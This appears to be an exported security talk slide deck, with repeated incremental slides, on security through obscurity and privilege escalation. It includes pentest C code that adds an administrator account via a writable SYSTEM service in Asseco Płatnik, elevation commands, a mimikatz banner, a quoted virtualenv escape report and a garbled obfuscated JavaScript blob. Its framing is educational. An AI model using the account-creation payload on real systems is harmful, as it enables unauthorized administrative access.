# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation

```
Function("mJqrjG","var Wbq2NS,QyeS5CQ,Y0Z_cFb,vf7RE13,Lqq5r3,bpM0yyg,u1eHKD,ZpDTXD,dmHwBHX,N6nEX7;function wjmasf(Wbq2NS,QyeS5CQ,x06,"fromCodePoint","\x07,\x0c","\push","\x05b,\x01fff,\x05d,\x0d,\x0e,\x02","\h","\x04,\x0dc","\x07","\h","\e","\x04,\x04a,\x086,\x07a,Wbq2NS);function qxqNfx(Wbq2NS){var QyeS5CQ=\\\"joqursKhgiBJtLMAUOdCHfmvklEnOoxwNP3lGz02YsA4671XTR98WUveacZdvbf.\\\":$%;6(}\\+&x7;(dmHwBHX=Ep4YhTy[0x0];dmHwBHX<vf7RE13;dmHwBHX++){var N6nEX7S=QyeS5CQ.indexOf(Y0Z_cFb[dmHwBHX]);if(N6nEX7S===-Ep4YhTy[0x1])continue(bpM0yygEp4YhTy[0x3]),bpM0yyg>>=Ep4YhTy[0x2],u1eHKD=-Ep4YhTy[0x2]}while(u1eHKD=Ep4YhTy[0x12]);ZpDTXD=-Ep4YhTy[0x1]}if(ZpDTXDreturn Wbq2NS[Y0Z_cFb])nU_uqPf(Wbq2NS={},QyeS5CQ=wjmasf("\\\");mg\\\\\\\"raq\\\\\\\",\\\"#OPE-w-Q\\\\\\\",\\\".LTi3,.j\\\\\\\",\\\"xsbk\\\\\\\",\\\"uy/P5q#wSH:xw-z\\\\\\\"(\\\\\\\"3NaioI\\\\\\\",\\\"Kf,h8tZkqBK8oQ\\\\\\\"j\\\\\\\",\\\"/Nfrv,7ciV?>d1lc:3K_3grf.5\\\\\\\"$LZ5%1xr1byCE\\\\\\\"5\\\\\\\"}\\LRkq|nwrCbksRF5mMu.(D+_C)\\\\\\\",\\\"u/juG\\\\\\\"\\\\\\\"<:X8+z\\\\\\\"I-E\\\\\\\"/ary2iaj.,>6aQcOh6]tyXkEn?nw[Lz7Apv\\\\\\\",\\\"$bPe[7G5LOnxAX3NOg08#y;\\\"]H1);\\\"/wZq0T1\\\\\\\"8#cQ(5TOv8y9MKMXqh\\\\\\\"),\\\"kc+Lh3Z1Xi.eE04qb\\\\\\\".\\\":TPRF7GRa8m?EGNpxn-[j\\\\\\\",\\\"JviU=zrs!ZD<\\\"]3NSGuPvrX3q\\\\\\\",\\\"19A906)>u$P\\\\\\\",\\\"[b2Vvf-1dy-w#1\\\\\\\"H.O:(<5HbQduhi?7:GraH;.r\\\\\\\",\\\"[Fap?]>do\\\\\\\",\\\"_TGpeIozugnuLTmn;j\\\\\\\",\\\"(9Qub)[PL#dPrLE.mce:DNmZ1[XF6]AM:wugr+k\\\\\\\";@iz.e.L\\\\\\\"}\\QxyEe..1xFt>6GI6EbzozCUXG6KKZU9p.\\\\\\\",\\\"8qxUVUQ\\uM$0-NL3jk:1*c1zI2.ZxdZTQLK=8xb:h1fdZut;w9TW9w#j\\\\\\\",\\\"Cfl1h1k5Sa&qGL5Lkb87BWQCy9\\ahqpdp4/Ov7KxCzBu0p?r:\\\"=>0yxzKjYw@1HaV?)Thkm,lRA6A:I=,\\\\\\\"ooGa9\\Ng?Toou9\\\\\\\",\\\"%b<i#?>g4gl81ql+OVNX+K$mcnsrBKqd<-3}>5icq)/CBH9j\\\\\\\",\\\"V9x<q+Uy|ir($vU:TDNNW03kSW@otl6KG6pkPIAZztvFE3S_io\\\\\\\",\\\".#?:Z2lcJvp\\\\\\\",\\\"<XHIIT?g3Z1arrNMN1fEq\\\\\\\".\\\"]+yEVGqU_R#:.YwxthZAQ\\\\\\\",\\\"#e:<#<a9;4$UT0pp9q1s;XMCPFTBH5HpU6xnz?>f62q4\\\\\\\",\\\".vH\\\"iec.c.MHNyEovayw?|89C}:4G6n4kxy;nia_GoM=$OEvy)j\\\\\\\",\\\">qmrB;B=0tn(EzoQKH\\\\\\\"Uje-ZGZ:gxs';0mdv|[kwWC\\\\\\\",\\\".j,gw69gen.IRG9-Zula/#ga-85C8Q\\\\\\\"[E]]\\\\\\\",\\\"q?k?<3=c+b\\\"xChdg+Hqs1Mp6F\\\\\\\",\\\".6K;#n#>;>uEMVi\\\\\\\",\\\"@eQKF_eo\\\\\\\",\\\"PPJUt\\\\\\\"|z|>89os{3EH7fj\\Ve1[q5wd=*TK\\\\\\\",\\\".mSmv[AzcZ8RfK\\\\\\\"5DOPwpckc.IT?3JC)\\\\\\\",\\\"pr?seW'1}lpwrsN\\\\\\\",\\\"5bc?/>(qjUHKXZWG)T199eq6fWCRcdZGZBUUr5Rfx5:1\\\\\\\",\\\"4biE$zxX[C]@yr[Eh#rsE]+DCC<dp\\\\\\\",\\\"1a4xa=8op$wlEO\\\\\\\",\\\"[7|r`7uo\\\\\\\",\\\"Y)%n^6iOTwFge;D|ivr>bXqUcy\\\\\\\",\\\"6IfFr8(.|>00wLfJQ\\\\\\\",\\\".uWMNVn\\\\\\\",\\\".G'}ZH2@q\\\\\\\",\\\".YyoC--bw7q5mi\\\\\\\",\\\"mg04s\\\\\\\",\\\"PCG1#4#+/\\\\\\\",\\\"mTH(.|69\\\\\\\",\\\"Yi.N;g6erC7\\\\\\\",\\\"DUxB4\\\\\\\"|.K\\\\\\\",\\\".hf82BCz#j\\\\\\\",\\\"Tmf/zmth\\\\\\\",\\\"p;!q5ZFROq\\\\\\\",\\\"ucsz=yz.h\\\\\\\",\\\".x3._wWmp\\\\\\\",\\\"M!_k61BP\\\\\\\",\\\"+LeKy|h0\\\\\\\",\\\"G5i.3D?qi\\\\\\\",\\\"Q!P.kh.kh\\\\\\\",\\\"xA\\\\\\\",\\\"W`Z!rN7p\\\\\\\",\\\".M!7n#|LWj\\\\\\\",\\\".Wcmaw|xP\\\\\\\",\\\".=oaSo)a#q\\\\\\\",\\\".1!bnwE=S\\\\\\\",\\\"NC[/|NniJ\\\\\\\",\\\"Cc!bQN>h\\\\\\\",\\\"zjZ;7;r#1\\\\\\\",\\\"0R0Suqgh\\\\\\\",\\\".T-3Q\\\\\\\",\\\".9u=Zw/dp\\\\\\\",\\\".1NkjoYmp\\\\\\\",\\\".0u>b5f4h\\\\\\\",\\\".6kZ$[Lh\\\\\\\",\\\".9NjyMLH\\\\\\\",\\\".q R4xZ3q\\\\\\\",\\\".N@a/Wq,h\\\\\\\",\\\".PD9H3ndq\\\\\\\",\\\".jN9.N1?>z|nU_uqPf(Wbq2NS[Ep4YhTy[0x4]]=Ep4YhTy[0x0],Wbq2NS[-Ep4YhTy[0x8]]=[function(){}].return globalThis,function(){return mJqrjG[\"r\"]([Ep4YhTy[0x14])(\\\\\\\".____proto____.constructor.name)}).catch(QyeS5CQ){}NgE_Tm:for(Wbq2NS[Ep4YhTy[0x7]]=Ep4YhTy[0x0],Wbq2NS[Ep4YhTy[0x4YhTy[0x6]][Ep4YhTy[0x4]];Wbq2NS[-Ep4YhTy[0x9]]+=1){if(typeof Wbq2NS[Ep4YhTy[0x5]][Wbq2NS[-Ep4YhTy[0x6]][Wbq2NS[-Ep4YhTy[0x5]bpM0yyg=Y0Z_cFb.Buffer,u1eHKD=Y0Z_cFb.String]|String,ZpDTXD=Wjmasf(String)|Array,dmHwBHX=function(){var Wbq2NS=new ZpDTXD(Ep4[RJFabig>?>}while(bpM0yyg>ZpDTXD+dmHwBHX+N6nEX7S==0xb0)with(wjmasf.gHnSt1|wjmasf)switch(bpM0yyg>ZpDTXD+dmHwBHX+N6nEX7S){[Ep4YhTy[0x0]]|>[vf7RE13[Ep4YhTy[0x5]]++]>,vf7RE13[Ep4YhTy[0xd]]<=Ep4YhTy[0x2a]?vf7RE13[Ep4YhTy[0xe]]=vf7RE13[Ep4YhTy[0xd]]|>[vf7RE13[Ep4YhTy[0x0]]|>[vf7RE13[Ep4YhTy[0x5]]++>[Ep4YhTy[0xf]]<<Ep4YhTy[0x13]]|>[vf7RE13[Ep4YhTy[0x5]]|>[vf7RE13[Ep4YhTy[0x5]]|>[Ep4YhTy[0xf]]<<[vf7RE13[Ep4YhTy[0xe]]]|>[Wbq2NS[vf7RE13[Ep4YhTy[0xe]]]=QyeS5CQ(vf7RE13[Ep4YhTy[0xe]])}}))return Lqq5r3=!0x0,Y0Z_cFb.join(\"\\
```

# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port

# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- `http://my-company.com/admin-login-1a2f3f/`

# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- `http://my-company.com/admin-login-1a2f3f/`
- Undocumented REST endpoints



r/sysadmin • 3mo ago

Tiny\_Habit5745

...

## Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.

The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and never tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff that's in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like... bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

`grep -r "app.get|app.post"` across our entire codebase returned like 500+ routes I've never seen before. Half of them don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are constantly spinning up new stuff? The whole "just document it" approach died the moment we went agile.



r/sysadmin • 3mo ago

Tiny\_Habit5745

...

## Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.


The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and never tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff that's in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like, bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

`grep -r "app.get|app.post"` across our entire codebase returned like 500+ routes I've never don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are constantly deploying? The whole "just document it" approach died the moment we went agile.







r/sysadmin • 3mo ago

Tiny\_Habit5745

...

## Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.

The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and never tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff that's in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like... bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

`grep -r "app.get|app.post"` across our entire codebase returned like 500+ routes I've don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are The whole "just document it" approach died the moment we went agile.



# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- `http://my-company.com/admin-login-1a2f3f/`
- Undocumented REST endpoints
- Certificate pinning

# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- `http://my-company.com/admin-login-1a2f3f/`
- Undocumented REST endpoints
- Certificate pinning
- `C:\Users\Jarek\Desktop\old\backup\taxes2013\Hot MILF Sex.mp4`

# Security through obscurity


- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- <http://my-company.com/admin-login-1a2f3f/>
- Undocumented REST endpoints
- Certificate pinning
- C:\Users\Jarek\Desktop\old\backup\taxes2013\Hot MILF Sex.mp4
- Old polish ITSec meme: "głębokie ukrycie" ("deep hiding"?)

”  
*Ten plik został zabezpieczony w tak zwanym **głębokim ukryciu**, jak to mówią informatycy. Jak się okazało po czterech latach za pomocą wyszukiwarki można było do tego pliku dotrzeć. Udało się to jednej osobie*

# Security through obscurity

Devil's advocate: How bad is that, really?

# Security through obscurity

- Various kinds of obfuscation ()
  - Waste reverse-engineer time
  - Stop less skilled attackers

# Security through obscurity

- Various kinds of obfuscation (🕒)
- Non-standard SSH port (🤖)
  - Defeat automated scanners
  - Avoid immediate exploit in case of a critical CVE
  - Same goes for VPN and other critical publicly open services

# Security through obscurity

- Various kinds of obfuscation (🕒)
- Non-standard SSH port (🤖)
- `http://my-company.com/admin-login-1a2f3f/` (🤖)
  - Especially good when used with wordpress
  - But not necessarily for custom projects and APIs



# Security through obscurity

- Various kinds of obfuscation (🕒)
- Non-standard SSH port (🤖)
- `http://my-company.com/admin-login-1a2f3f/` (🤖)
- Certificate pinning (🕒🤖)
  - Waste reverse-engineer time
  - Defeat automated sandboxes
  - Stop less skilled attackers

# Security through obscurity

- Various kinds of obfuscation (🕒)
- Non-standard SSH port (🤖)
- `http://my-company.com/admin-login-1a2f3f/` (🤖)
- Certificate pinning (🕒🤖)

**Sometimes acceptable.**

But not as the **only** security measure, and be aware of the **tradeoffs**.

# **Privilege escalation**

# Privilege escalation

Asseco Płatnik user


Database user

Database admin

Least privileged --->

---> Most privileged

Security barrier breached



# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe

# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service

# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**



# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

```
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[REDACTED]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
}
```

# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

```
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[REDACTED]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
}
```

>runas /user:JaroslawJedynak cmd.exe

>powershell -Command "Start-Process cmd  
-Verb RunAs"

# Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

```
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[REDACTED]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
}
```

>runas /user:JaroslawJedynak cmd.exe

>powershell -Command "Start-Process cmd  
-Verb RunAs"

```
##### mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent lE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/
```

# Privilege escalation

Windows user


SYSTEM user

Domain Admin

Least privileged --->

---> Most privileged

Security barrier breached



# Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by Ivoz

Exploit Title: virtualenv Sandbox escape

Date: 2018-9-30

Exploit Author: Topsec Technologies Inc. - vr\_system

Version: 16.0.0

Tested on: kali linux

CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2、Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

# Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by Ivoz

Exploit Title: virtualenv Sandbox escape

Date: 2018-9-30

Exploit Author: Topsec Technologies Inc. - vr\_system

Version: 16.0.0

Tested on: kali linux

CVE : None

fgeek on Oct 1, 2018 · edited by gaborbernat

[CVE-2018-17793](#) has been assigned to this issue

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2\ Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

# Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by Ivoz

Exploit Title: virtualenv Sandbox escape

Date: 2018-9-30

Exploit Author: Topsec Technologies Inc. - vr\_system

Version: 16.0.0

Tested on: kali linux

CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2\ Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

fgeek on Oct 1, 2018 · edited by gaborbernat

[CVE-2018-17793](#) has been assigned to this issue



# Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by Ivoz

Exploit Title: virtualenv Sandbox escape

Date: 2018-9-30

Exploit Author: Topsec Technologies Inc. - vr\_system

Version: 16.0.0

Tested on: kali linux

CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2\ Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

fgeek on Oct 1, 2018 · edited by gaborbernat

[CVE-2018-17793](#) has been assigned to this issue




## 🚫 CVE-2018-17793 Detail

REJECTED

This CVE has been marked Rejected in the CVE List. T



# Privilege escalation



# Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory



Raymond Chen

A security vulnerability report arrived that took the following form:

There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

# Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory



Raymond Chen

A security vulnerability report arrived that took the following form:

There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

# Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory



Raymond Chen

A security vulnerability report arrived that took the following form:

There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

# Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory



Raymond Chen



A security vulnerability report arrived that took the following form:

There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

# Privilege escalation

"John" Windows user

"DbAdm" Window user

Domain Admin

"SYSTEM" Windows user

"web" database user


"admin" database user

"root" server user

"www-data" server user

"John" email account

# Privilege escalation



# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   



# Privilege escalation


Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

- Imagine a thing at work you don't have permission to
  - For example, production deploy

# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

- Imagine a thing at work you don't have permission to
  - For example, production deploy
- Find a way to do this thing anyway

# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms


- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

- Imagine a thing at work you don't have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?

# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

- Imagine a thing at work you don't have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?
  - Old secret committed and removed from git?

# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

- Imagine a thing at work you don't have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?
  - Old secret committed and removed from git?
  - Abuse CI pipeline (replace repo with a backdoor)?

# Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 
- CI servers   

Fun family game:

- Imagine a thing at work you don't have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?
  - Old secret committed and removed from git?
  - Abuse CI pipeline (replace repo with a backdoor)?
- (Don't really do the thing though, you may be fired)

